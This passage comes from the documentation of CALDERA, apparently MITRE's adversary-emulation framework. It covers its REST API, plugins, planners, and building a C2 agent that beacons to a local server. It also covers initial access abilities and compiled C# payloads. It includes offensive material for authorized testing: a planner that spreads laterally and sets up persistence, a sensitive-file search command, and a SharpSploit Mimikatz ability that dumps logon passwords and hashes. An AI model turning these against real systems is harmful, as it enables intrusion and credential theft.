> You can optionally POST an obfuscator and/or a facts dictionary with key/value pairs to fill in any variables the chosen ability requires.

```
{"paw":"$PAW","ability_id":"$ABILITY_ID","obfuscator":"base64","facts":[{"trait":
↪"username","value":"admin"},{"trait":"password", "value":"123"}]}
```

6.3 Adversaries

View all abilities for a specific adversary_id (the UUID of the adversary).

```
curl -H 'KEY: ADMIN123' 'http://localhost:8888/api/rest' -H 'Content-Type:␣
↪application/json' -d '{"index":"adversaries","adversary_id":"$adversary_id"}'
```

View all abilities for all adversaries.

```
curl -H 'KEY: ADMIN123' 'http://localhost:8888/api/rest' -H 'Content-Type:␣
↪application/json' -d '{"index":"adversaries"}'
```

6.4 Operations

6.4.1 DELETE

Delete any operation. Operation ID must be a integer.

```
curl -X DELETE http://localhost:8888/api/rest -d '{"index":"operations","id":"
↪$operation_id"}'
```

6.4.2 POST

Change the state of any operation. In addition to finished, you can also use: paused, run_one_link or running.

```
curl -X POST -H "KEY:ADMIN123" http://localhost:8888/api/rest -d '{"index":"operation
↪", "op_id":123, "state":"finished"}'
```

6.4.3 PUT

Create a new operation. All that is required is the operation name, similar to creating a new operation in the browser.

```
curl -X PUT -H "KEY:$KEY" http://127.0.0.1:8888/api/rest -d '{"index":"operations",
↪"name":"testoperation1"}'
```

Optionally, you can include:

1. group (defaults to empty string)
2. adversary_id (defaults to empty string)
3. planner (defaults to *batch*)
4. source (defaults to *basic*')
5. jitter (defaults to *2/8*)
6. obfuscator (defaults to *plain-text*)

7. visibility (defaults to *50*)
8. autonomous (defaults to *1*)
9. phases_enabled (defaults to *1*)
10. auto_close (defaults to *0*)

To learn more about these options, read the "What is an operation?" documentation section.

6.5 /file/upload

Files can be uploaded to CALDERA by POST'ing a file to the /file/upload endpoint. Uploaded files will be put in the exfil_dir location specified in the default.yml file.

6.5.1 Example

```
curl -F 'data=@path/to/file' http://localhost:8888/file/upload
```

6.6 /file/download

Files can be dowloaded from CALDERA through the /file/download endpoint. This endpoint requires an HTTP header called "file" with the file name as the value. When a file is requested, CALDERA will look inside each of the payload directories listed in the local.yml file until it finds a file matching the name.

Files can also be downloaded indirectly through the *payload block of an ability*.

> Additionally, the *54ndc47 plugin* delivery commands utilize the file download endpoint to drop the agent on a host

6.6.1 Example

```
curl -X POST -H "file:wifi.sh" http://localhost:8888/file/download > wifi.sh
```

CHAPTER

SEVEN

HOW TO BUILD PLUGINS

Building your own plugin allows you to add custom functionality to CALDERA.

A plugin can be nearly anything, from a RAT/agent (like 54ndc47) to a new GUI or a collection of abilities that you want to keep in "closed-source".

Plugins are stored in the plugins directory. If a plugin is also listed in the local.yml file, it will be loaded into CALDERA each time the server starts. A plugin is loaded through its hook.py file, which is "hooked" into the core system via the server.py (main) module.

> When constructing your own plugins, you should avoid importing modules from the core code base, as these can change. There are two exceptions to this rule
>
> 1. The services dict() passed to each plugin can be used freely. Only utilize the public functions on these services however. These functions will be defined on the services' corresponding interface.
> 2. Any c_object that implements the FirstClassObjectInterface. Only call the functions on this interface, as the others are subject to changing.

This guide is useful as it covers how to create a simple plugin from scratch. However, if this is old news to you and you're looking for an even faster start, consider trying out Skeleton (a plugin for building other plugins). Skeleton will generate a new plugin directory that contains all the standard boilerplate.

7.1 Creating the structure

Start by creating a new directory called "abilities" in CALDERA's plugins directory. In this directory, create a hook.py file and ensure it looks like this:

```
name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = None


async def enable(services):
    pass
```

The name should always be a single word, the description a phrase, and the address should be None, unless your plugin exposes new GUI pages. Our example plugin will be called "abilities".

7.2 The *enable* function

The enable function is what gets hooked into CALDERA at boot time. This function accepts one parameter:

1. **services**: a list of core services that CALDERA creates at boot time, which allow you to interact with the core system in a safe manner.

Core services can be found in the app/services directory.

7.3 Writing the code

Now it's time to fill in your own enable function. Let's start by appending a new REST API endpoint to the server. When this endpoint is hit, we will direct the request to a new class (AbilityFetcher) and function (get_abilities). The full hook.py file now looks like:

```
from aiohttp import web

name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = None


async def enable(services):
    app = services.get('app_svc').application
    fetcher = AbilityFetcher(services)
    app.router.add_route('*', '/get/abilities', fetcher.get_abilities)


class AbilityFetcher:

    def __init__(self, services):
        self.services = services

    async def get_abilities(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return web.json_response(dict(abilities=[a.display for a in abilities]))
```

Now that our initialize function is filled in, let's add the plugin to the default.yml file and restart CALDERA. Once running, in a browser or via cURL, navigate to 127.0.0.1:8888/get/abilities. If all worked, you should get a JSON response back, with all the abilities within CALDERA.

7.4 Making it visual

Now we have a usable plugin, but we want to make it more visually appealing.

Start by creating a "templates" directory inside your plugin directory (abilities). Inside the templates directory, create a new file called abilities.html. Ensure the content looks like:

```
<div id="abilities-new-section" class="section-profile">
    <div class="row">
        <div class="topleft duk-icon"><img onclick="removeSection('abilities-new-
↪section')" src="/gui/img/x.png"></div>
        <div class="column section-border" style="flex:25%;text-align:left;
↪padding:15px;">
```

(continues on next page)

(continued from previous page)

```
            <h1 style="font-size:70px;margin-top:-20px;">Abilities</h1>
        </div>
        <div class="column" style="flex:75%;padding:15px;text-align: left">
            <div>
                {% for a in abilities %}
                    <pre style="color:grey">{{ a }}</pre>
                    <hr>
                {% endfor %}
            </div>
        </div>
    </div>
</div>
```

Then, back in your hook.py file, let's fill in the address variable and ensure we return the new abilities.html page when a user requests 127.0.0.1/get/abilities. Here is the full hook.py:

```
from aiohttp_jinja2 import template, web

from app.service.auth_svc import check_authorization

name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = '/plugin/abilities/gui'


async def enable(services):
    app = services.get('app_svc').application
    fetcher = AbilityFetcher(services)
    app.router.add_route('*', '/plugin/abilities/gui', fetcher.splash)
    app.router.add_route('GET', '/get/abilities', fetcher.get_abilities)


class AbilityFetcher:
    def __init__(self, services):
        self.services = services
        self.auth_svc = services.get('auth_svc')

    async def get_abilities(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return web.json_response(dict(abilities=[a.display for a in abilities]))

    @check_authorization
    @template('abilities.html')
    async def splash(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return(dict(abilities=[a.display for a in abilities]))
```

Restart CALDERA and navigate to the home page. Be sure to run `server.py` with the `--fresh` flag to flush the previous object store database.

You should see a new "abilities" tab at the top, clicking on this should navigate you to the new abilities.html page you created.

CHAPTER

EIGHT

HOW TO BUILD PLANNERS

For any desired planner decision logic not encapsulated in the default *batch* planner (or any other existing planner), CALDERA requires that a new planner be implemented to encode such decision logic.


8.1 Buckets

The cornerstone of how planners make decisions is centered on a concept we call 'buckets'. Buckets denote the planner's state machine and are intended to correspond to *buckets* of CALDERA abilites. Within a planner, macro level decision control is encoded by specifying which buckets (i.e. states) follow other buckets, thus forming a bucket state machine. Micro level decisions are made within the buckets, by specifying any logic detailing which abilities to send to agents and when to do so.

CALDERA abilities are also tagged by the buckets they are in. By default, when abilites are loaded by CALDERA, they are tagged with the bucket of the ATT&CK technique they belong to. CALDERA abilities can also be tagged/untagged at will by any planner as well, before starting the operation or at any point in it. The intent is for buckets to work with the abilities that have been tagged for that bucket, but this is by no means enforced.

8.2 Creating a Planner

Let's dive into creating a planner to see the power and flexibility of the CALDERA planner component. For this example, we will implement a planner that will carry out the following state machine:



The planner will consist of 5 buckets: *Privilege Escalation*, *Collection*, *Persistence*, *Discovery*, and *Lateral Movemnent*. As implied by the state machine, this planner will use the underlying adversary abilities to attempt to spread to as many hosts as possible and establish persistence. As an additional feature, if an agent cannot obtain persistence due to unsuccessful privilege escalation attempts, then the agent will execute collection abilities immediately in case it loses access to the host.

This document will walk through creating three basic components of a planner module (initialization, entrypoint method, and bucket methods), creating the planner data object, and applying the planner to a new operation.

8.2.1 Creating the Python Module

We will create a python module called `privileged_persistence.py` and nest it under `app/` in the `mitre/stockpile` plugin at `plugins/stockpile/app/privileged_persistence.py`.

First, lets build the static initialization of the planner:

```
class LogicalPlanner:

    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False
        self.state_machine = ['privilege_escalation', 'persistence', 'collection',
↪'discovery', 'lateral_movement']
        self.next_bucket = 'privilege_escalation'
```

Look closer at these lines:

```
    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
```

(continues on next page)

(continued from previous page)

```
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False
```

The `__init__()` method for a planner must take and store the required arguments for the `operation` instance, `planning_svc` handle, and any supplied `stopping_conditions`.

Additionally, `self.stopping_condition_met`, which is used to control when to stop bucket execution, is initially set to `False`. During bucket execution, this property will be set to `True` if any facts gathered by the operation exactly match (both trait and value) any of the facts provided in `stopping_conditions`. When this occurs, the operation will stop running new abilities.

```
        self.state_machine = ['privilege_escalation', 'persistence', 'collection',
↪'discovery', 'lateral_movement']
```

The `self.state_machine` variable is an optional list enumerating the base line order of the planner state machine. This ordered list ***does not*** control the bucket execution order, but is used to define a base line state machine that we can refer back to in our decision logic. This will be demonstrated in our example below when we create the bucket methods.

```
        self.next_bucket = 'privilege_escalation'
```

The `self.next_bucket` variable holds the next bucket to be executed. This is the next bucket that the planner will enter and whose bucket method will next control the planning logic. Initially, we set `self.next_bucket` to the first bucket the planner will begin in. We will modify `self.next_bucket` from within our bucket methods in order to specify the next bucket to execute.

Additional Planner class variables

It is also important to note that a planner may define any required variables that it may need. For instance, many custom planners require information to be passed from one bucket to another during execution. This can be done by creating class variables to store information which can be accessed within any bucket method and will persist between bucket transitions.

Now, lets the define the planner's entrypoint method: `execute`

```
    async def execute(self):
        await self.planning_svc.execute_planner(self)
```

`execute` is where the planner starts and where any runtime initialization is done. `execute_planner` works by executing the bucket specified by `self.next_bucket` until the `self.stopping_condition_met` variable is set to True. For our planner, no further runtime initialization is required in the `execute` method.

Finally, lets create our bucket methods:

```
    async def privilege_escalation(self):
        ability_links = await self.planning_svc.get_links(self.operation, buckets=[
↪'privilege escalation'])
        paw = ability_links[0].paw if ability_links else None
        link_ids = [await self.operation.apply(l) for l in ability_links]
        await self.operation.wait_for_links_completion(link_ids)
        successful = self.operation.has_fact('{}.privilege.root'.format(paw), True)␣
↪or self.operation.has_fact('{}.privilege.admin'.format(paw), True)
        if successful:
            self.next_bucket = 'persistence'
        else:
            self.next_bucket = 'collection'
```

(continues on next page)

(continued from previous page)

```
    async def persistence(self):
        await self.planning_svc.exhaust_bucket(self, 'persistence', self.operation)
        self.next_bucket = await self.planning_svc.default_next_bucket('persistence',␣
↪self.state_machine)

    async def collection(self):
        await self.planning_svc.exhaust_bucket(self, 'collection', self.operation)
        self.next_bucket = 'discovery'

    async def discovery(self):
        await self.planning_svc.exhaust_bucket(self, 'discovery', self.operation)
        lateral_movement_unlocked = bool(len(await self.planning_svc.get_links(self.
↪operation, buckets=['lateral_movement'])))
        if lateral_movement_unlocked:
            self.next_bucket = await self.planning_svc.default_next_bucket('discovery
↪', self.state_machine)
        else:
            # planner will transtion from this bucket to being done
            self.next_bucket = None

    async def lateral_movement(self):
        await self.planning_svc.exhaust_bucket(self, 'lateral_movement', self.
↪operation)
        self.next_bucket = 'privilege_escalation'
```

These bucket methods are where all inter-bucket transitions and intra-bucket logic will be encoded. For every bucket in our planner state machine, we must define a corresponding bucket method.

Lets look at each of the bucket methods in detail:

- `privilege_escalation()` - We first use `get_links` planning service utility to retrieve all abilities (links) tagged as *privilege escalation* from the operation adversary. We then push these links to the agent with `apply` and wait for these links to complete with `wait_for_links_completion()`, both from the operation utility. After the links complete, we check for the creation of custom facts that indicate the privilege escalation was successful (Note: this assumes the privilege escalation abilities we are using create custom facts in the format "{paw}.privilege.root" or "{paw}.privilege.admin" with values of `True` or `False`). If privilege escalation was successful, set the next bucket to be executed to *persistence*, otherwise *collection*.
- `persistence()`, `collection()`, `lateral_movement()` - These buckets have no complex logic, we just want to execute all links available and are tagged for the given bucket. We can use the `exhaust_bucket()` planning service utility to apply all links for the given bucket tag. Before exiting, we set the next bucket as desired. Note that in the `persistence()` bucket we use the `default_next_bucket()` planning service utility, which will automatically choose the next bucket after "persistence" in the provided `self.state_machine` ordered list.
- `discovery()` - This bucket starts by running all *discovery* ability links available. Then we utilize a useful trick to determine if the planner should proceed to the *lateral movement* bucket. We use `get_links()` to determine if the *discovery* links that were just executed ended up unlocking ability links for *lateral movement*. From there we set the next bucket accordingly.

Additional Notes on Privileged Persistence Planner

- You may have noticed that the *privileged_persistence* planner is only notionally more sophisticated than running certain default adversary profiles. This is correct. If you can find or create an adversary profile whose ability enumeration (i.e. order) can carry out your desired operational progression between abilities and can be executed in batch (by the default *batch* planner) or in a sequentially atomic order (by *atmomic* planner), it is advised to go that route. However, any decision logic above those simple planners will have to be implemented in a new planner.

- The *privileged persistence* planner did not have explicit logic to handle multiple agents. We just assumed the planner buckets would only have to handle a single active agent given the available ability links returned from the planning service.

8.2.2 Creating the Planner Object

In order to use this planner inside CALDERA, we will create the following YAML file at `plugins/stockpile/data/planners/80efdb6c-bb82-4f16-92ae-6f9d855bfb0e.yml`:

```
---

id: 80efdb6c-bb82-4f16-92ae-6f9d855bfb0e
name: privileged_persistence
description: |
  Privileged Persistence Planner: Attempt to spread to as many hosts as possible and␣
↪establish persistence.
  If privilege escalation attempts succeed, establish persistence. Then, collect data.
module: plugins.stockpile.app.privileged_persistence
params: {}
ignore_enforcement_modules: []
```

This will create a planner in CALDERA which will call the module we've created at `plugins.stockpile.app.privileged_persistence`.

8.2.3 Using the Planner

To use the planner, create an Operation and select the "Use privileged_persistence planner" option in the planner dropdown (under Autonomous). Any selected planner will use the abilities in the selected adversary profile during the operation. Since abilities are automatically added to buckets which correlate to MITRE ATT&CK tactics, any abilities with the following tactics will be executed by the privileged_persistence planner: *privilege_escalation*, *persistence*, *collection*, *discovery*, and *lateral_movement*.

8.3 A Minimal Planner

Custom planners do not have to use the buckets approach to work with the CALDERA operation interface if not desired. Here is a minimal planner that will still work with the operation interface.

```
class LogicalPlanner:

    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False

    async def execute(self):
        #
        # Implement Planner Logic
        #
        return
```

8.4 Planning Service Utilities

Within a planner, these utilities are available from `self.planning_svc`:

- `exhaust_bucket()` - Apply all links for specified bucket. Blocks execution until all links are completed, either after batch push, or separately for every pushed link. Allows a single agent to be specified.
- `execute_links()` - Wait for links to complete and update stopping conditions.
- `default_next_bucket()` - Returns next bucket as specified in the given state machine. If the current bucket is the last in the list, the bucket order loops from last bucket to first. Used in the above example to advance to the next bucket in the persistence and discovery buckets.
- `add_ability_to_next_bucket()` - Applies a custom bucket to an ability. This can be used to organize abilities into buckets that aren't standard MITRE ATT&CK tactics.
- `execute_planner()` - Executes the default planner execution flow, progressing from bucket to bucket. Execution will stop if: all buckets have been executed (`self.next_bucket` is set to `None`), planner stopping conditions have been met, or the operation is halted.
- `get_links()` - For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents in an operation are returned. Uses `operation.all_facts()` to determine if an ability has been unlocked. Used in the above example in the discovery bucket to determine if any lateral movement abilities have been unlocked.
- `get_cleanup_links()` - Generates cleanup links for a given operation, to be run when a operation is completed.
- `generate_and_trim_links()` - Creates new links based on provided operation, agent, and abilities. Optionally, trim links using `trim_links()` to return only valid links with completed facts. Facts are selected from the operation using `operation.all_facts()`.
- `check_stopping_conditions()` - Checks the collected operation facts against the stopping conditions set by the planner.
- `update_stopping_condition_met()` - Update a planner's `stopping_condition_met` property with the results of `check_stopping_conditions()`.

8.5 Operation Utilities

Within a planner, all public utilities are available from `self.operation`. The follow may assist in planner development:

- `apply()` - Add a link to the operation.
- `wait_for_links_completion()` - Wait for started links to be completed.
- `all_facts()` - Return a list of all facts collected during an operation. These will include both learned and seeded (from the operation source) facts.
- `has_fact()` - Search an operation for a fact with a particular trait and value.
- `all_relationships()` - Return a list of all relationships collected during an operation.
- `active_agents()` - Find all agents in the operation that have been active since operation start.

CHAPTER

NINE

HOW TO BUILD AGENTS

Building your own agent is a way to create a unique - or undetectable - footprint on compromised machines. Our default agent, 54ndc47, is a representation of what an agent can do. This agent is written in GoLang and offers an extensible collection of command-and-control (C2) protocols, such as communicating over HTTP or GitHub Gist.

You can extend 54ndc47 by adding your own C2 protocols in place or you can follow this guide to create your own agent from scratch.

9.1 Understanding contacts

Agents are processes which are deployed on compromised hosts and connect with the C2 server periodically for instructions. An agent connects to the server through a *contact*, which is a specific connection point on the server.

Each contact is defined in an independent Python module and is registered with the contact_svc when the server starts.

There are currently several built-in contacts available: http, tcp, udp and websocket.

9.2 Building an agent: HTTP contact

Start by getting a feel for the HTTP endpoint, which are located in the contacts/contact_http.py module.

```
POST  /beacon
```

9.2.1 Part #1

Start by writing a POST request to the /beacon endpoint.

In your agent code, create a flat JSON dictionary of key/value pairs and ensure the following properties are included as keys. Add values which correlate to the host your agent will be running on. Note - all of these properties are optional - but you should aim to cover as many as you can.

> If you don't include a platform and executors then the server will never provide instructions to the agent, as it won't know which ones are valid to send.

- **server**: The location (IP or FQDN) of the C2 server
- **platform**: The operating system
- **host**: The hostname of the machine
- **group**: Either red or blue. This determines if your agent will be used as a red or blue agent.
- **username**: The username running the agent

- **architecture**: The architecture of the host
- **executors**: A list of executors allowed on the host
- **privilege**: The privilege level of the agent process, either User or Elevated
- **pid**: The process identifier of the agent
- **location**: The location of the agent on disk
- **exe_name**: The name of the agent binary file

At this point, you are ready to make a POST request with the profile to the /beacon endpoint. You should get back:

1. The recommended number of seconds to sleep before sending the next beacon
2. The recommended number of seconds (watchdog) to wait before killing the agent, once the server is unreachable (0 means infinite)
3. A list of instructions - base64 encoded.

```
profile=$(echo '{"server":"http://127.0.0.1:8888","platform":"darwin","executors":["sh
↪"]}' | base64)
curl -s -X POST -d $profile localhost:8888/beacon | base64 --decode
...{"paw": "dcoify", sleep": 59, "watchdog": 0, "instructions": "[...]"}
```

If you get a malformed base64 error, that means the operating system you are using is adding an empty space to the profile variable. You can prove this by

```
echo $profile
```

To resolve this error, simply change the line to (note the only difference is '-w 0'):

```
profile=$(echo '{"server":"http://127.0.0.1:8888","platform":"darwin","executors":["sh
↪"]}' | base64 -w 0)
```

> The paw property returned back from the server represents a unique identifier for your new agent. Each time you call the /beacon endpoint without this paw, a new agent will be created on the server - so you should ensure that future beacons include it.

You can now navigate to the CALDERA UI, click into the agents tab and view your new agent.

9.2.2 Part #2

Now it's time to execute the instructions.

Looking at the previous response, you can see each instruction contains:

- **id**: The link ID associated to the ability
- **sleep**: A recommended pause to take after running this instruction
- **command**: A base64 encoded command to run
- **executor**: The executor to run the command under
- **timeout**: How long to let the command run before timing it out
- **payload**: A payload file name which must be downloaded before running the command, if applicable

Now, you'll want to revise your agent to loop through all the instructions, executing each command and POSTing the response back to the /beacon endpoint. You should pause after running each instruction, using the sleep time provided inside the instruction.

```
data=$(echo '{"paw":"$paw","results":[{"id":$id, "output":$output, "status": $status,
↪"pid":$pid}]}' | base64)
curl -s -X POST -d $data localhost:8888/beacon
sleep $instruction_sleep
```

The POST details inside the result are as follows:

- **id**: the ID of the instruction you received
- **output**: the base64 encoded output from running the instruction
- **status**: the status code from running the instruction. If unsure, put 0.
- **pid**: the process identifier the instruction ran under. If unsure, put 0.

Once all instructions are run, the agent should sleep for the specified time in the beacon before calling the /beacon endpoint again. This process should repeat forever.

9.2.3 Part #3

Inside each instruction, there is an optional *payload* property that contains a filename of a file to download before running the instruction. To implement this, add a file download capability to your agent, directing it to the /file/download endpoint to retrieve the file:

```
payload='some_file_name.txt"
curl -X POST -H "file:$payload" http://localhost:8888/file/download > some_file_name.
↪txt
```

9.2.4 Part #4

You should implement the watchdog configuration. This property, passed to the agent in every beacon, contains the number of seconds to allow a dead beacon before killing the agent.

CHAPTER

TEN

HOW CALDERA MAKES DECISIONS

CALDERA makes decisions using parsers, which are optional blocks inside an ability.

Let's look at an example snippet of an ability that uses a parser:

```
    darwin:
      sh:
        command: |
          find /Users -name '*.#{file.sensitive.extension}' -type f -not -path '*/\.*
↪' 2>/dev/null
        parsers:
          plugins.stockpile.app.parsers.basic:
            - source: host.file.sensitive
              edge: has_extension
              target: file.sensitive.extension
```

A parser is identified by the module which contains the code to parse the command's output. The parser can contain:

Source (required): A fact to create for any matches from the parser

Edge (optional): A relationship between the source and target. This should be a string.

Target (optional): A fact to create which the source connects too.

In the above example, the output of the command will be sent through the plugins.stockpile.app.parsers.basic module, which will create a relationship for every found file.

CHAPTER

ELEVEN

OBJECTIVES

As part of ongoing efforts to increase the capabilities of CALDERA's Planners, the team has implemented Objectives. Objectives are collections of fact targets, called Goals, which can be tied to Adversaries. When an Operation starts, the Operation will store a copy of the Objective linked to the chosen Adversary, defaulting to a base Goal of "running until no more steps can be run" if no Objective can be found. During the course of an Operation, every time the planner moves between buckets, the current Objective status is evaluated in light of the current knowledge of the Operation, with the Operation completing should all goals be met.

11.1 Objectives

The Objective object can be examined at `app/objects/c_objective.py`.

Objective objects utilize four attributes, documented below:

- **id**: The id of the Objective, used for referencing it in Adversaries
- **name**: The name of the Objective
- **description**: A description for the Objective
- **goals**: A list of individual Goal objects

  For an Objective to be considered complete, all Goals associated with it must be achieved during an Operation

At the moment, Objectives can be added to CALDERA by creating Objective YAML files, such as the one shown below, or through Objectives web UI modal:

```
id: 7ac9ef07-defa-4d09-87c0-2719868efbb5
name: testing
description: This is a test objective that is satisfied if it finds a user with a␣
↪username of 'test'
goals:
  - count: 1
    operator: '='
    target: host.user.name
    value: 'test'
```

Objectives can be tied to Adversaries either through the Adversaries web UI, or by adding a line similar to the following to the Adversary's YAML file:

```
objective: 7ac9ef07-defa-4d09-87c0-2719868efbb5
```

11.2 Goals

Goal objects can be examined at `app/objects/secondclass/c_goal.py`. Goal objects are handled as extensions of Objectives, and are not intended to be interacted with directly.

Goal objects utilize four attributes, documented below:

- **target**: The fact associated with this goal, i.e. `host.user.name`
- **value**: The value this fact should have, i.e. `test`
- **count**: The number of times this goal should be met in the fact database to be satisfied, defaults to infinity (2^20)
- **operator**: The relationship to validate between the target and value. Valid operators include:
  - **<**: Less Than
  - **>**: Greater Than
  - **<=**: Less Than or Equal to
  - **>=**: Greater Than or Equal to
  - **in**: X in Y
  - *****: Wildcard - Matches on existence of `target`, regardless of `value`
  - **==**: Equal to

Goals can be input to CALDERA either through the Objectives web UI modal, or through Objective YAML files, where they can be added as list entries under goals. In the example of this below, the Objective references two Goals, one that targets the specific username of `test`, and the other that is satisfied by any two acquired usernames:

```
goals:
  - count: 1
    operator: '='
    target: host.user.name
    value: 'test'
  - count: 2
    operator: '*'
    target: host.user.name
    value: 'N/A'
```

CHAPTER

TWELVE

INITIAL ACCESS ATTACKS

CALDERA allows for easy initial access attacks, by leveraging the Access plugin. This guide will walk you through how to fire off an initial access attack, as well as how to build your own.

12.1 Run an initial access technique

Start by deploying an agent locally. This agent will be your "assistant". It will execute any attack you feed it. You could alternatively deploy the agent remotely, which will help mask where your initial access attacks are originating.

From the Access plugin, select your agent and either the initial access tactic or any pre-ATT&CK tactic. This will filter the abilities. Select any ability within your chosen tactic.

Once selected, a pop-up box will show you details about the ability. You'll need to fill in values for any properties your selected ability requires. Click OK when done.

Finally, click to run the ability against your selected agent. The ability will be in one of 3 states: IN-PROGRESS, SUCCESS or FAILED. If it is in either of the latter two states, you can view the logs from the executed ability by clicking on the star.

12.2 Write an initial access ability

You can easily add new initial access or pre-ATT&CK abilities yourself.

12.2.1 Create a binary

You can use an existing binary or write your own - in any language - to act as your payload. The binary itself should contain the code to execute your attack. It can be as simple or complex as you'd like. It should accept parameters for any dynamic behaviors. At minimum, you should require a parameter for "target", which would be your intended IP address, FQDN or other target that your attack will run against.

As an example, look at the scanner.sh binary used for conducting a simple NMAP scan:

```
#!/bin/bash

echo '[+] Starting basic NMAP scan'
nmap -Pn $1
echo '[+] Complete with module'
```

This binary simply echos a few log statements and runs an NMAP scan against the first parameter (i.e., the target) passed to it.

12.2.2 Create an ability

With your binary at hand, you can now create a new ability YML file inside the Access plugin (plugins/access/data/abilities/*). Select the correct tactic directory (or create one if one does not exist). Here is what the YML file looks like for the scanner.sh binary:

```
---
- id: 567eaaba-94cc-4a27-83f8-768e5638f4e1
  name: NMAP scan
  description: Scan an external host for open ports and services
  tactic: technical-information-gathering
  technique:
    name: Conduct active scanning
    attack_id: T1254
  platforms:
    darwin,linux:
      sh:
        command: |
          ./scanner.sh #{target.ip}
        timeout: 300
        payloads:
          - scanner.sh
```

This is the same format that is used for other CALDERA abilities, so refer to the *Learning the terminology* page for a run-through of all the fields.

12.2.3 Run the ability

With your ability YML file loaded, restart CALDERA and head to the Access plugin to run it.

CHAPTER

THIRTEEN

DYNAMICALLY-COMPILED PAYLOADS

The Builder plugin can be used to create dynamically-compiled payloads. Currently only C# is supported.

Code is compiled in a Docker container using Mono. The resulting executable, along with any additional references, will be copied to the remote machine and executed.

Note that the `code` section of an ability will be stripped of newlines before compilation, so all comments should be made into block comments.

13.1 Basic Example

The following "Hello World" ability can be used as a template for C# ability development:

```
---

- id: 096a4e60-e761-4c16-891a-3dc4eff02e74
  name: Test C# Hello World
  description: Dynamically compile HelloWorld.exe
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      psh,cmd:
        build_target: HelloWorld.exe
        language: csharp
        code: |
          using System;

          namespace HelloWorld
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      Console.WriteLine("Hello World!");
                  }
              }
          }
```

13.2 Advanced Examples

13.2.1 Arguments

It is possible to call dynamically-compiled executables with command line arguments by setting the ability `command` value. This allows for the passing of facts into the ability. The following example demonstrates this:

```
---

- id: ac6106b3-4a45-4b5f-bebf-0bef13ba7c81
  name: Test C# Code with Arguments
  description: Hello Name
  tactic: execution
  technique:
    attack_id: T1059
    name: Command-Line Interface
  platforms:
    windows:
      psh,cmd:
        build_target: HelloName.exe
        command: .\HelloName.exe "#{paw}"
        language: csharp
        code: |
          using System;

          namespace HelloWorld
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      if (args.Length == 0) {
                          Console.WriteLine("No name provided");
                      }
                      else {
                        Console.WriteLine("Hello " + Convert.ToString(args[0]));
                      }
                  }
              }
          }
```

13.2.2 DLL Dependencies

DLL dependencies can be added, at both compilation and execution times, using the ability `payload` field. The referenced library should be in a plugin's `payloads` folder, the same as any other payload.

The following ability references `SharpSploit.dll` and dumps logon passwords using Mimikatz:

```
---

- id: 16bc2258-3b67-46c1-afb3-5269b6171c7e
  name: SharpSploit Mimikatz (DLL Dependency)
  description: SharpSploit Mimikatz
  tactic: credential-access
  technique:
```

(continues on next page)

(continued from previous page)

```
    attack_id: T1003
    name: Credential Dumping
  privilege: Elevated
  platforms:
    windows:
      psh,cmd:
        build_target: CredDump.exe
        language: csharp
        code: |
          using System;
          using System.IO;
          using SharpSploit;

          namespace CredDump
          {
              class Program
              {
                  static void Main(string[] args)
                  {
                      SharpSploit.Credentials.Mimikatz mimi = new SharpSploit.
↪Credentials.Mimikatz();
                      string logonPasswords = SharpSploit.Credentials.Mimikatz.
↪LogonPasswords();
                      Console.WriteLine(logonPasswords);
                  }
              }
          }
        parsers:
          plugins.stockpile.app.parsers.katz:
            - source: domain.user.name
              edge: has_password
              target: domain.user.password
            - source: domain.user.name
              edge: has_hash
              target: domain.user.ntlm
            - source: domain.user.name
              edge: has_hash
              target: domain.user.sha1
